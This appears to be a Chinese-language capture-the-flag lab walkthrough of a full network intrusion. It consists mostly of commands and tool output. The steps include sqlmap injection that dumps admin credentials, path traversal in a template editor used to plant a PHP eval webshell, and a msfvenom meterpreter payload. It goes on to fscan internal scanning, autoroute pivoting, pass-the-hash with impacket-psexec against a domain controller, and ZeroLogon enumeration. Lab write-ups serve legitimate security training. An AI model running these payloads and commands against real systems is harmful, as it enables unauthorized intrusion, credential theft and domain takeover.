
配置代理
use auxiliary/server/socks_proxy
set VERSION 5
set SRVPORT 1080
run -j

修改代理
vi /etc/proxychains4.conf

访问到thinkphp站

从flag中可以看到木马在主页

使用awBruter密码爆破工具,爆破出来密码是admin123

蚁剑设置好代理

使用密码连接

找到第二个flag

拿下系统权限
域渗透
之后就可以上传msf马,如果蚁剑不行的话(这个环境可能有一点问题,第二台机器老是断网)那就使用windows的远程连接上传到10.10,然后再利用windows自带的远程连接传20.20机器(前提是创建了一个远程连接用户),往期很多文章都写过,之后利用msf抓取hash或者使用猕猴桃抓取哈希,使用hash传递攻击

proxychains impacket-psexec -hashes :f349636281150c001081894de72b4e2b cyberstrikelab.com/administrator@192.168.20.30
cyberstrikelab-lab4
Web渗透
5820端口是web服务

sql注入
https://www.cnblogs.com/shamaxian/p/19319207
sqlmap -u "http://192.168.10.10:5820/ad_js.php?ad_id=1" -p ad_id --dump

admin / admin123456
登录后台 /admin
getshell,直接修改源码
POC参考链接:https://blog.csdn.net/cainsoftware/article/details/119116430
http://192.168.10.10:5820/admin/tpl_manage.php?act=edit&tpl_name=../../ann.php
修改内容如下

<?php @eval($_POST['a']);?>

msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe

msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z"
内网渗透
getuid发现已经是系统权限
msf exploit(multi/handler) > run
[*] Started bind TCP handler against 192.168.10.10:4444
[*] Sending stage (177734 bytes) to 192.168.10.10
[*] Meterpreter session 4 opened (10.10.10.173:43577 -> 192.168.10.10:4444) at 2025-12-09 22:07:22 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
上传fscan,扫内网,发现7001端口weblogic
meterpreter > upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe
[*] Uploading  : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe
[*] Uploaded 5.18 MiB of 5.18 MiB (100.0%): /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe
[*] Completed  : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe
meterpreter > shell
Process 2316 created.
Channel 2 created.
Microsoft Windows [�汾 10.0.18363.592]
(c) 2019 Microsoft Corporation����������Ȩ����

C:\phpstudy_pro\WWW>chcp 65001
chcp 65001
Active code page: 65001

C:\phpstudy_pro\WWW>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��̫��ʵ�� 0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1dfe:1621:b57c:7f61%17
   IPv4 Address. . . . . . . . . . . : 192.168.10.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.233

Ethernet adapter ��̫��ʵ�� 0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::402e:23ec:6cb6:e625%16
   IPv4 Address. . . . . . . . . . . : 192.168.20.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.20.1

C:\phpstudy_pro\WWW>fscan.exe -h 192.168.20.0/24
fscan.exe -h 192.168.20.0/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 192.168.20.10   is alive
(icmp) Target 192.168.20.20   is alive
(icmp) Target 192.168.20.30   is alive
[*] Icmp alive hosts len is: 3
192.168.20.30:445 open
192.168.20.20:445 open
192.168.20.10:3306 open
192.168.20.30:88 open
192.168.20.10:7680 open
192.168.20.10:445 open
192.168.20.30:139 open
192.168.20.10:135 open
192.168.20.10:139 open
192.168.20.20:139 open
192.168.20.30:135 open
192.168.20.20:135 open
192.168.20.20:7001 open
[*] alive ports len is: 13
start vulscan
[*] 192.168.20.30  [+]DC __MSBROWSE__\WIN-7NRTJO59O7N
[+] NetInfo:
[*]192.168.20.20
   [->]cyberweb
   [->]192.168.20.20
[*] 192.168.20.20        CYBERSTRIKELAB\CYBERWEB          Windows Server 2012 R2 Standard 9600
[*] WebTitle:http://192.168.20.20:7001 code:404 len:1164   title:Error 404--Not Found
[+] InfoScan:http://192.168.20.20:7001 [weblogic]
已完成 13/13
[*] 扫描结束,耗时: 24.8144105s
配置路由
meterpreter > run post/multi/manage/autoroute
[*] Running module against DESKTOP-JFB57A8 (192.168.10.10)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table.
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.10.0       255.255.255.0      Session 4
   192.168.20.0       255.255.255.0      Session 4
设置代理
use auxiliary/server/socks_proxy
set VERSION 5
set SRVPORT 1080
run -j

weblogic(用msf打了几次没成功)
域渗透

ZeroLogon (CVE-2020-1472) 是近几年Windows上曝出的高危漏洞,CVSS V3.0评分10.0,攻击者只需要定位域控主机名及IP,并且可以访问域控,就可以在无需任何凭据的情况下 (可在域外) 拿到域管理员的权限。
枚举域主机信息,域名为cyberstrikelab.com, Windows 主机名为WIN-7NRTJO59O7N,通过如下内容可以得知主机是域内成员
Derived membership: domain member
┌──(root㉿kali)-[~]
└─# proxychains enum4linux-ng -A 192.168.20.30 -C

 ============================================================
|    Domain Information via SMB session for 192.168.20.30    |
 ============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.20.30:445  ...  OK
[+] Found domain information via SMB
NetBIOS computer name: WIN-7NRTJO59O7N
